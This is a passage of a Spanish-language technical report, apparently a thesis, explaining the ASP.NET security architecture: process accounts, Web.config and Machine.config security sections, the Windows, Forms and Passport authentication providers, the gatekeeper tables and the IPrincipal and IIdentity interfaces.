

Gráfico 1-7: Mapeo de solicitudes

Siguiendo este proceso el componente encargado de atender las solicitudes de las páginas ASP .NET será aspnet_isapi.dll el cual se ejecuta bajo el proceso InetInfo.exe, como se había manifestado anteriormente la identidad de una solicitud está definida por la cuenta bajo la cual corre el proceso encargado de atenderla, en este caso InetInfo.exe corre bajo la cuenta SYSTEM[15], pero si se ejecutaran los requerimientos de las páginas bajo esta cuenta se tendría un hueco de seguridad muy grande porque en caso de poder corromper el proceso un atacante tendría los privilegios sobre el sistema operativo que le otorga SYSTEM.

Para evitar esto la seguridad de ASP .NET hace que aspnet_isapi.dll redirija la solicitud hacia aspnet_wp.exe, éste proceso corre bajo la cuenta ASPNET instalada por defecto cuando se instala ASP .NET en el servidor. Dicha cuenta por

[15] SYSTEM: Cuenta de Windows cuyos privilegios le permiten acceder a todos los privilegios de un administrador en el sistema operativo

defecto tiene bajos privilegios sobre el sistema y por ende si el proceso fuera atacado los privilegios del atacante sobre el sistema operativo serían mínimos.

La cuenta para ejecutar el proceso aspnet_wp.exe no necesariamente debe ser la instalada por defecto y puede ser cambiada por una cuenta personalizada que tenga los permisos necesarios para acceder a recursos en el sistema y en la red; para lograr este cambio se debe editar el archivo de configuración Web.config en una aplicación específica o en su defecto el archivo Machine.config para todas las aplicaciones ASP .NET en el servidor, el funcionamiento y la configuración de éstos archivos se describen con mayor detalle más adelante.

Para la configuración de IIS se puede utilizar el Microsoft Managment Console (MMC) que permite realizar los cambios necesarios sobre los directorios del servidor y para la edición de los archivos Web.config y Machine.config se utiliza un editor de XML[16] o incluso un editor simple de texto.

1.1.3.3 Archivos de configuración Machine.config y Web.config

Éstos archivos están escritos en lenguaje de marcas extendido XML que comúnmente se lo utiliza como estándar de intercambio de información debido a que es de tipo jerárquico, puntualmente ASP .NET utiliza estos dos archivos para mantener parámetros de configuración. Estos archivos tienen características similares en cuanto a los parámetros que permiten configurar pero se diferencian por el ámbito donde se aplican las configuraciones. Machine.config permite establecer parámetros de configuración que se aplican a todas las aplicaciones ASP .NET que corren sobre el servidor mientras que Web.config se lo utiliza para cada aplicación individualmente. Es posible que para un mismo proyecto se tengan varias aplicaciones y por tanto se tenga un solo archivo Web.config pero también se pueden establecer archivos por cada aplicación dentro del proyecto, siendo que la configuración es jerárquica, la configuración que se establece en un subdirectorio dentro de un mismo proyecto remplaza las configuraciones que tenga el proyecto en general y también a las configuraciones de Machine.config.

[16] XML (eXtensible Markup Language), lenguaje en el cual están escritos los archivos Machine.config y Web.config



Gráfico 1-8: Edición del archivo Web.config con Visual Studio 2003

El archivo Web.config se encuentra en la misma carpeta donde se ubica la aplicación que normalmente está ubicada en el directorio raíz del servidor IIS, éste archivo como ya se mencionó anteriormente puede ser editado con cualquier editor de XML o en su defecto mediante un editor de texto sencillo. Desde Microsoft Visual Studio 2003 que es el entorno de trabajo que se utilizará para el desarrollo del presente trabajo se lo puede visualizar desde el explorador de soluciones como lo muestra el Gráfico 1-8 de donde se lo puede abrir y editar. Una característica importante que se logra mediante este archivo de configuración es el hecho de que no es necesario detener la ejecución del servidor Web para cambiar los parámetros que de aquí obtiene la aplicación, solo basta cambiarlos para que en la siguiente solicitud que se haga sobre la aplicación éstos se apliquen.

Las configuraciones que se pueden incluir dentro del archivo son muy variadas e incluyen: la forma como se maneja la presentación de errores durante la

ejecución, manejo de errores, opciones de depuración, estados de sesión, autenticación y autorización.

```
<authentication mode="[Windows|Forms|Passport|None]">
  <forms name="[name]"
         loginUrl="[url]"
         protection="[All|None|Encryption|Validation]"
         path="[path]" timeout="[minutes]"
         requireSSL="[true|false]"
         slidingExpiration="[true|false]">
       <credentials passwordFormat="[Clear|MD5|SHA1]">
          <user name="[UserName]"
                password="[password]"/>
       </credentials>
  </forms>
  <passport redirectUrl="internal"/>
</authentication>
<authorization>
   <allow users="[comma separated list of users]"
          roles="[comma separated list of roles]"/>
   <deny users="[comma separated list of users]"
         roles="[comma separated list of roles]"/>
</authorization>
<identity impersonate ="[true|false]"
          userName="[domain\user_name]"
          password="[user_password]"/>
<trust level="[Full|High|Medium|Low|Minimal]"
       originUrl=""/>
<securityPolicy>
   <trustLevel name="Full" policyFile="internal"/>
   <trustLevel name="High" policyFile="web_hightrust.config"/>
   <trustLevel name="Medium" policyFile="web_mediumtrust.config"/>
   <trustLevel name="Low" policyFile="web_lowtrust.config"/>
   <trustLevel name="Minimal" policyFile="web_minimaltrust.config"/>
</securityPolicy>
```

Espacio de código 1-1: Sección de seguridad del archivo Web.config[17]

[17] Tomado de [7]: Arquitectura de ASP .NET

El *Espacio de código 1-1* muestra un esquema de la sección de seguridad del archivo Web.config que se encuentra dividida en tres partes, autenticación autorización e identidad. Además se muestra una indicación de qué tipo de valores puede contener cada uno de éstos elementos.

Machine.config mantiene las configuraciones que afectan todas las aplicaciones ASP .NET del servidor y por tanto son muchas más las opciones que maneja, más adelante en este documento se analizarán de forma más detallada cada una de las posibilidades de configuración de acuerdo al entorno de seguridad.

1.1.3.4 Proveedores de autenticación de ASP .NET

ASP .NET cuenta realiza autenticación mediante proveedores, que son implementaciones de funcionalidades implícitas en cada aplicación y que deben ser configuradas en el archivo Web.config como lo indica el *Espacio de código 1-2* . Los tipos de autenticación que provee ASP .NET son: Windows, Formularios, Passport y Ninguna. Dependiendo del entorno donde se realice la autenticación cada uno de los métodos resultará más o menos adecuado, y también de eso dependerá el código que deba escribirse para manejar la autenticación en la aplicación.

```
// archivo web.config
<authentication mode = "[Windows/Forms/Passport/None]">
</authentication>
```

Espacio de código 1-2: Configuración del tipo de autenticación para ASP .NET

1.1.3.4.1 Autenticación de Windows

En la autenticación Windows ASP .NET confía plenamente el IIS para autenticar al usuario que realiza la solicitud, para ello hace falta cambiar la configuración del directorio virtual de la aplicación para que se utilice la Autenticación Integrada de Windows como lo muestra el Gráfico 1-9. Con este tipo de autenticación desde el punto de vista del usuario se pueden presentar dos situaciones, la primera es cuando IIS automáticamente reconoce la cuenta del solicitante como parte del dominio y no solicita ningún tipo de información visible, la otra es cuando IIS no

reconoce al usuario que trata de acceder al recurso y solicita mediante un cuadro de diálogo las credenciales de Windows que deberán ser utilizadas para ser autenticado.



Gráfico 1-9: Configuración de Autenticación de Windows integrada en IIS

Una vez realizada la autenticación el contexto de seguridad sobre el cual se ejecute la aplicación dependerá del grupo de usuarios al que pertenezca la cuenta con la cual se autentica el usuario en IIS. Por tanto ASP .NET hará uso del contexto pasado por IIS para autorizar el acceso a recursos del sistema y también para permitir acceso a la ejecución de determinados métodos dentro de los Web Forms y las clases.

Como se puede deducir la autenticación de Windows solo se puede utilizar cuando se conocen y administran las cuentas con las cuales se permite el acceso a los usuarios de la aplicación, lo cual sucede en ambientes de Intranet y posiblemente de Extranet, pero resulta imposible en ambientes como Internet.

1.1.3.4.2 Autenticación por formularios

La autenticación por formularios es bastante común en ambientes como Internet donde, como ya se había considerado, no existe la posibilidad de administrar cuentas de usuarios Windows. Para poder realizar este tipo de autenticación se debe configurar el IIS para permitir el acceso anónimo al directorio virtual, es decir que IIS no pasa ningún tipo de identidad a ASP .NET, luego de pasada por el IIS la solicitud es verificada en el archivo de configuración, el cual debe estar configurado como se indica en el *Espacio de código 1-3,* donde puede apreciarse que se asigna una página por defecto a donde debe ser direccionada cualquier solicitud no autenticada, que en este caso es la página *login.aspx*, también se puede apreciar que en el parámetro de autorización se niega el acceso a cualquier usuario que no se encuentre autenticado debidamente.

```
<authentication mode="Forms">
      <forms name="login"
             loginUrl="login.aspx" protection="All" timeout="60" />
   </authentication>
    <authorization>
    <deny users="?" /> <!-- Bloqueo de usuarios no autorizados -->
    </authorization>
```

Espacio de código 1-3: Configuración de autenticación por formulario

Una vez que el usuario haya proporcionado manualmente sus credenciales, que generalmente son un usuario y una contraseña, el código es el encargado de crear una cookie[18] que incluye las credenciales para el acceso la cual es enviada junto con la respuesta al usuario. En el encabezado de las siguientes solicitudes se envían las credenciales entregadas, de tal forma que no sea necesaria una nueva autenticación. Cuando el usuario autenticado hace una solicitud, pasa a la revisión de autorización para el recurso solicitado para lo cual se utilizan las credenciales. En caso de que no tenga la autorización necesaria para acceder al recurso siempre se hará una redirección hacia el formulario de autenticación. Todo el proceso descrito se muestra de forma más clara en el Gráfico 1-10.

[18] La cookie es un archivo que se guarda en el cliente para guardar información temporal o permanente.



Gráfico 1-10: Secuencia de eventos en una autenticación por formulario[19]

La comprobación de la autorización con este tipo de autenticación requiere la implementación de objetos genéricos que almacenen las credenciales para poderse acceder desde el código, la explicación de este aspecto se trata un poco más adelante en el espacio de nombres System.security.

1.1.3.4.3 Autenticación de Passport

La autenticación de Passport es otra posibilidad de autenticación cuando el trabajo es en ambientes de Internet. En si es un servicio que provee Microsoft para proveer autenticación a sitios Web mediante sus servidores de autenticación.

[19] Tomado de [9]: Flujo de datos de seguridad en ASP.NET

Para poder hacer uso de estos servicios hace falta suscribirse, aceptar un contrato y luego descargar el SDK de .NET Passport que deber ser instalado en el servidor.

En si la forma de realizar la autenticación tiene un mecanismo de funcionamiento muy similar a la autenticación mediante formularios, con la diferencia que la redirección no se hace hacia el mismo sitio sino al sitio de Microsoft Passport donde se realiza la autenticación y se asigna la cookie.

1.1.3.5 Seguridad en los niveles de la arquitectura

Ya con las nociones básicas dadas por las anteriores explicaciones se puede empezar a describir de manera más profunda cómo funciona y de quienes depende la seguridad en ASP .NET.

En la Tabla 1-1 se presentan las múltiples entidades que se reconocen en esta arquitectura de seguridad y como cada uno de ellos hace su aporte para implementar aplicaciones con varios niveles de seguridad.

Tecnología	Autenticación	Autorización	Comunicación segura
IIS	Anónima Básica Implícita Integrada en Windows (Kerberos/NTLM) Certificados	Restricciones de direcciones IP/DNS Permisos Web Permisos NTFS; listas de control de acceso (ACL) de Windows en archivos solicitados	SSL
ASP.NET	Ninguna (personalizada) Windows Formularios Passport	Autorización de archivos Autorización de direcciones URL Permisos de principales Funciones de .NET	
Servicios Web	Windows Ninguna (personalizada) Autenticación de mensajes	Autorización de archivos Autorización de direcciones URL Permisos de principales Funciones de .NET	Cifrado SSL y de mensajes
Remoting	Windows	Autorización de	Cifrado SSL y de

		archivos Autorización de direcciones URL Permisos de principales Funciones de .NET	mensajes
Servicios Empresariales	Windows	Funciones de Servicios Empresariales (COM+) Permisos NTFS	Cifrado de llamada a procedimiento remoto (RPC)
SQL Server 2000	Windows (Kerberos/NTLM) Autenticación de SQL	Inicios de sesión en el servidor Inicios de sesión en la base de datos Funciones fijas de base de datos Funciones definidas por el usuario Funciones de aplicación Permisos de objetos	SSL
Windows 2000	Kerberos NTLM	ACL de Windows	IPSec

Tabla 1-1: Características de seguridad en cada nivel[20]

Para cada una de las tecnologías se describen en resumen los tres aspectos más importantes de la seguridad de una aplicación y la tecnología o el método que permite su implementación. Como se puede observar para cada uno existen varias opciones de configuración, cada una de las cuales se vuelve óptima dependiendo del entorno de acceso a la aplicación que puede ser desde una Intranet, una Extranet o Internet.

1.1.3.6 Guardianes y puertas

Guardianes y puertas es un concepto que permite definir la relación de las tecnologías que interactúan con ASP.NET para darle seguridad a una aplicación. Se considera una puerta a cada uno de los puntos por los que debe pasar una aplicación antes de ser completamente autorizada a obtener el acceso a los recursos que solicita, y el guardián es la entidad o tecnología que se encarga de autorizar o negar el paso por su puerta. Cada uno de los guardianes tiene a su

[20] Tomado de [1], Capítulo 2: Modelo de Seguridad de ASP .NET

disposición varias puertas que son el paso obligado de una solicitud, cada puerta depende de la configuración que se tenga para la aplicación.

Guardián	Puertas
Sistema operativo Windows	Derechos de inicio de sesión (positivos y negativos, como por ejemplo “Denegar el inicio de sesión localmente”) Otros privilegios (por ejemplo “Actuar como parte del sistema operativo) Controles de acceso de recursos protegidos como el registro y el sistema de archivos Los controles de acceso utilizan ACL conectadas a los recursos seguros que especifican los usuarios que pueden o no pueden tener acceso al recurso y también los tipos de operaciones que pueden realizar. Filtrado TCP/IP Seguridad IP
IIS	Autenticación (anónima, básica, implícita, integrada, certificados) Restricciones de direcciones IP y nombres de dominio (pueden utilizarse como línea de defensa adicional, pero no se debe depender de ellas debido a la facilidad con que se pueden falsificar las direcciones IP) Permisos Web Permisos NTFS
ASP.NET	Autorización de direcciones URL Autorización de archivos Peticiones de permisos de principales Funciones de .NET
Servicios Empresariales	Autenticación de Windows (NTLM / Kerberos) Funciones de Servicios Empresariales (COM+) Niveles de suplantación
Servicios Web	Utiliza puertas proporcionadas por IIS y ASP.NET.
Remoting	Utiliza puertas proporcionadas por el host. En caso de estar alojado en ASP.NET, utiliza las puertas proporcionadas por IIS y ASP.NET. Si está alojado en un servicio de Windows, deberá desarrollar una solución personalizada.
ADO.NET	Cadenas de conexión. Las credenciales pueden ser explícitas o puede utilizar autenticación de Windows (por ejemplo, si se conecta a SQL Server).
SQL Server	Inicios de sesión en el servidor Inicios de sesión en la base de datos Permisos de objetos de base de datos

Tabla 1-2: Guardianes y Puertas de ASP .NET

En la Tabla 1-2 se describen los guardianes que tiene una aplicación y la forma como cada uno implementa su filtro de seguridad para un usuario autenticado previamente en el nivel inferior de la pila de la arquitectura de seguridad.

1.1.3.7 Espacio de nombres System.Security

Para proporcionar autenticación y autorización el Framework .NET proporciona el espacio de nombres[21] System.Security que contiene clases que dan funcionalidades de encripción, autenticación, autorización y administración de seguridad en tiempo de ejecución. En muchas ocasiones es necesario restringir el acceso a determinados métodos o funciones y permitir su ejecución en base a un contexto de seguridad basado en el usuario y el rol al que pertenece, para lograr esto .NET Framework hace uso del espacio de nombres System.Security.Principal del cual se derivan varias clases que permiten lograr este objetivo.

".NET Framework administra las identidades de usuarios asociando un objeto *Principal* a cada uno de los subprocesos. Como todo el código se ejecuta en un subproceso, todo el código tiene acceso a un objeto Principal"[22]



Gráfico 1-11: Diagrama UML de las Clases CurrentThread, Principal e Identity[23]

Mediante el objeto Principal de cada subproceso se accede a un objeto Identity que junto con el objeto Principal se constituyen en la base de la autenticación y autorización en la aplicación. La relación que se genera entre el subproceso

[21] Espacio de nombres o NameSpace es una agrupación de clases afines dentro del Framework .NET
[22] Tomado de [6]: Autenticación y autorización
[23] Tomado de [6]: Autenticación y autorización

actual, el objeto *Principal* e *Identity* se muestra en el diagrama UML del Gráfico 1-8.

Tanto los objetos Principal e Identity implementan las interfaces IPrincipal e IIdentity respectivamente que permiten obtener de éstos los atributos necesarios para proporcionar autorización y autenticación mediante código, a continuación las tablas 1-3 y 1-4 describen los métodos básicos a ser usados en el código.

Método	Descripción
Identity	Devuelve el objeto Identity asociado al objeto Principal.
IsInRole	Devuelve un valor booleano que indica si el usuario es un miembro de la función especificada

Tabla 1-3: Métodos básicos de la interfaz IPrincipal[24]

Método	Descripción
AuthenticationType	Devuelve una cadena que indica el tipo de autenticación que se utilizó para autenticar al usuario actual.
IsAuthenticated	Devuelve un valor booleano que indica si el usuario actual se ha autenticado.
Name	Devuelve el nombre o identificador de usuario del usuario actual.

Tabla 1-4: Métodos básicos de la interfaz IIdentity

El objeto *Principal* almacena el contexto de seguridad[25] de la cuenta sobre la cual se ejecuta la aplicación ASP .NET mientras que el objeto *Identity* guarda la identidad del usuario autenticado por IIS. Para poder explicar mejor este concepto, considere el siguiente caso: La aplicación está configurada en IIS para ser autenticada de forma anónima, es decir que va a utilizar el nombre de usuario IUSR_NombreDeLaMaquina como se presenta en el Gráfico 1-12.

[24] Tomadas de [6]: Autenticación y autorización
[25] El contexto de seguridad se refiere a los privilegios y restricciones de un usuario sobre la aplicación y sobre el sistema operativo.



Gráfico 1-12: Autenticación anónima en IIS

La aplicación en su archivo Web.config se ha dejado por defecto como de muestra en el Espacio de código 1-4.

```
<authentication mode="Windows" />

<authorization>
        <allow users="*" /> <!-- Permitir a todos los usuarios -->
</authorization>
```

Espacio de código 1-4: Parámetros de autenticación y autorización por defecto

Por defecto la impersonalización está deshabilitada en Machine.config y no se la habilita para el ejemplo en el archivo Web.config. El objeto *Principal* contendrá la identidad sobre la cual se ejecuta aspnet_wp.exe, dado que no se realiza impersonalización esta será la cuenta ASPNET con la cual ASP .NET se identifica por defecto para acceder a recursos del sistema operativo. En tanto que el objeto *Identity* contendrá un usuario anónimo, es decir no mostrará nada cuando se trate de obtener el nombre del usuario por medio de la llamada al método *Name*

descrito en la Tabla 1-4. Para obtener un nombre de usuario se hace necesario habilitar algún tipo de autenticación, ya sea mediante IIS, Formularios o Passport, los cuales se explicarán con mayor detalle más adelante en este mismo capítulo.

Como se puede ver en el ejemplo descrito siempre se tendrá un objeto *Principal* aún cuando no se tenga un usuario autenticado y por tanto tampoco un objeto *Identity*, esto se debe a que como ya se había explicado el sistema operativo siempre exige tener una cuenta y por ende un contexto de seguridad sobre los cuales correr un proceso.

El Gráfico 1-13 muestra los distintos tipos de objetos Principal e Identity derivados de sus interfaces, a continuación se realiza una descripción de cada uno de ellos.

